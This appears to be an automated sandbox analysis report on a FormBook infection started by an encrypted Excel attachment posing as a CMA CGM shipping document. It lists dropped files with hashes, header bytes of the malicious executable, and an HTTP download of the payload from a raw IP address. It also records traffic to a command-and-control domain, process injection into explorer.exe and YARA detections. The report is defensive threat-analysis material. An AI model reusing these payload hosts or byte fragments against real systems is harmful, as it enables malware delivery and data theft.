..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB9B4157.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false

Preview:

......JFIF............C...C..6.&.."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?...0.F...GEH.[....^......Z]k?B..]...A.
....q.<..].c....G....Z}.....=.y1.......x->.=.....<.........<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8........${..Ly.).."'.....N)." .$e.a....-....B.{.\f...).%a.J..>.
9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!..;.g..B...2..u..W...........'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB9B4157.jpeg	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DF63ADE7.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuurhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B5255568 8
Malicious:	false
Preview:	....l.....Q>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....V$....o..f.V.@o. %....o...o.....L.o...o.RQAXL.o.D.o.....o.0.o.$QAXL.o.D.o. ...Id.VD.o.L.o. .....d.V.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... o.X...D.o.x.o..8.V.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E7630DA1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EE4D7F29.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..I.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[I..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....I.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F85899C8.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F85899C8.png	
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\Desktop\~$CMACGM-XIN SHANGHAI -08M91W1MA-TRISK-QAHMD.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	862208
Entropy (8bit):	7.675531100401405
Encrypted:	false
SSDEEP:	24576:PquPHpdPsaTH7ZSFSFYeUtKckniLXBlVm:P5TdSTk63
MD5:	FF34B92FE897F13E422B67F5CBC9740C
SHA1:	B145BDA9579274C1648829DF1E37E9500976E271
SHA-256:	1BB79D3F58130C38C2D1C54737AAA69BFDF5693CF6177EFAAC78377020B86AD6
SHA-512:	3CCA2A62EB4129574ACD423DAD2DEA916286189E6F7AB1DA5EADAB1B773E55524DD2584EB24CC08147F006F9F3D1F6AA00D406787B398F79D0A5D5C6D0FA06 14
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....:.. .....@.. ..@.....h:..S....@.....`..... ..H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....&.....@..B.....:.....H.....z+.&.+.&.(....(....(.....o....*..0.....+.&.+.&.+.&..+2..(....8....&.(.....+..+.-.8.....(.... +..8l....E.....l.....^.....,..+..+.-.&..(.....+...(....(....(.....+..+.-.&.(.....+..+.-.&+..+...(....+.&8s....8}...*f+.&.+.&..(....(....*f+.&.+.&..(....(....**+.&.+.&..**+.&.+ .&..*B+.&.+.&...(....*B+.&.+.&...(....*B+.&.+.&...(....*B+.&.+.&...(....*B+.&.+.&...(....*B+.&.+.&...(....*>+.&.+.&

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995904689574195
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	CMACGM-XIN SHANGHAI -08M91W1MA-TRISK-QAHMD.xlsx

General

File size:	1434624
MD5:	2e75248bf9decdb8d02c9e69ac261a61
SHA1:	45f584d63706026e963cbb5b7242a4bc130efee7
SHA256:	5e9b6256c2adafe03e928b0afe98328a3d77c69c6f924d2608e9daf131063d9f
SHA512:	1aad2d5d408937288188f41b4a07af5300682f3858117fafad575878375a40a3d80387991e950e7f21b612981ad40f59f90ba53bfbac13f38c2926b73b0aa457
SSDEEP:	24576:Dhdcuk5Up3V1AIHxSD1X4i9KDTw7nL8swHmHvag8C8X7xKwzNs67ZA:Db0sa+xSerUjLPwHmP98Ft/ze
File Content Preview:	.....>.....|.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "CMACGM-XIN SHANGHAI -08M91W1MA-TRISK-QAHMD.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/16/21-11:55:51.393868	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	103.155.82.236
06/16/21-11:57:06.455310	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2021 11:57:06.191196918 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.glendalesocialmediaagency.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:26.653598070 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.switchfinder.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 11:57:06.257260084 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.glendalesocialmediaagency.com	glendalesocialmediaagency.com		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 11:57:06.257260084 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	glendalesocialmediaagency.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:26.736512899 CEST	8.8.8.8	192.168.2.22	0x2e78	Name error (3)	www.switchfinder.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 103.155.82.236
- www.glendalesocialmediaagency.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.155.82.236	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:55:51.393867970 CEST	0	OUT	GET /frsdoc/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.155.82.236 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:55:51.645781994 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 16 Jun 2021 09:55:53 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Wed, 16 Jun 2021 05:51:59 GMT ETag: "d2800-5c4dbb062604a" Accept-Ranges: bytes Content-Length: 862208 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7f 91 c9 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 1c 0d 00 00 0a 00 00 00 00 00 00 be 3a 0d 00 00 20 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 68 3a 0d 00 53 00 00 00 00 40 0d 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0d 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 1a 0d 00 00 20 00 00 00 1c 0d 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 00 08 00 00 00 40 0d 00 00 08 00 00 00 1e 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0d 00 00 02 00 00 00 26 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 3a 0d 00 00 00 00 00 48 00 00 00 02 00 05 00 90 ab 0b 00 d8 8e 01 00 03 00 00 00 01 00 00 06 a8 18 01 00 e8 92 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7a 2b 02 26 16 2b 02 26 16 28 01 00 00 0a 28 02 00 00 0a 28 14 00 00 06 02 6f 03 00 00 0a 2a 00 13 30 02 00 c5 00 00 00 01 00 00 11 2b 02 26 16 2b 02 26 16 2b 02 26 16 16 2b 32 02 16 28 0a 00 00 06 38 94 00 00 00 26 1b 28 05 00 00 06 2c 03 17 2b 03 16 2b 00 2d 15 38 87 00 00 00 02 16 28 09 00 00 06 2b d5 16 38 6c 00 00 00 06 45 08 00 00 00 0d 00 00 00 17 00 00 00 cb ff ff ff a9 ff ff ff b0 ff ff ff 49 00 00 00 cb ff ff ff 5e 00 00 00 19 17 2c 03 17 2b 03 16 2b 00 2d cf 26 02 16 28 07 00 00 06 17 2b c4 02 16 28 08 00 00 06 28 06 00 00 06 28 05 00 00 06 2c 03 16 2b 03 1 7 2b 00 2d 83 26 1c 28 06 00 00 06 2c 03 16 2b 03 17 2b 00 2d 98 26 2b 03 0a 2b 91 02 16 28 0b 00 00 06 2b 06 26 38 73 ff ff ff 1d 38 7d ff ff ff 2a 66 2b 02 26 16 2b 02 26 16 02 28 0c 00 00 06 28 0d 00 00 06 28 08 00 00 0a 2a 66 2b 02 26 16 2b 02 26 16 02 28 0c 00 00 06 28 0e 00 00 06 28 0f 00 00 06 2a 2a 2b 02 26 16 2b 02 26 16 17 2a 2a 2b 02 26 16 2b 02 2 6 16 16 2a 42 2b 02 26 16 2b 02 26 16 02 03 28 09 00 00 0a 2a 42 2b 02 26 16 2b 02 26 16 02 03 28 0a 00 00 0a 2a 42 2b 02 26 16 2b 02 26 16 02 03 28 0b 00 00 0a 2a 42 2b 02 26 16 2b 02 26 16 02 03 28 0c 00 00 0a 2a 42 2b 02 26 16 2b 02 26 16 02 03 28 0d 00 00 0a 2a 3e 2b 02 26 16 2b 02 26 16 00 28 16 00 00 06 2a Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`: @ @h:S@` H.text `.rsrc@@@.reloc`&@B:Hz+&+&(((o*0+&+&+&+2(8&(,++-8(+8lEI^,++-&(+(((,++-&(,++-&++(+&8s8}*f+&+&(((*f+&+&(((**+&+&**+&+&*B+&+&(*B+&+&(*B+&+&(*B+&+&(*B+&+&(*>+&+&(*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 11:57:06.316123962 CEST	921	OUT	GET /nff/?7nbpTbD=E6fLQbQkmX4/6uamieHtmkhlLAH8o5Ikh6AParAHUnAgUAgt+y3sQZ1X1kCbUlkP6l5bSg==&MHHh-b=chfdPRJhKHQ0Rpo0 HTTP/1.1 Host: www.glendalesocialmediaagency.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 16, 2021 11:57:06.455310106 CEST	921	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 16 Jun 2021 09:57:06 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be75-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2512 Parent PID: 584

General

Start time:	11:54:49
Start date:	16/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f700000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2660 Parent PID: 584

General

Start time:	11:55:10
Start date:	16/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000

File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2336 Parent PID: 2660

General

Start time:	11:55:14
Start date:	16/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xfa0000
File size:	862208 bytes
MD5 hash:	FF34B92FE897F13E422B67F5CBC9740C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2169503612.00000000024A6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2169703300.0000000003489000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2169703300.0000000003489000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2169703300.0000000003489000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2936 Parent PID: 2336

General

Start time:	11:55:17
Start date:	16/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xfa0000
File size:	862208 bytes
MD5 hash:	FF34B92FE897F13E422B67F5CBC9740C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2207008330.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2207008330.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2207008330.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2206934673.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2206934673.0000000000190000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2206934673.0000000000190000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2206743064.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2206743064.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2206743064.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2936

General

Start time:	11:55:20
Start date:	16/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: netsh.exe PID: 1604 Parent PID: 1388

General

Start time:	11:55:31
Start date:	16/06/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x13b0000
File size:	96256 bytes
MD5 hash:	784A50A6A09C25F011C3143DDD68E729
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
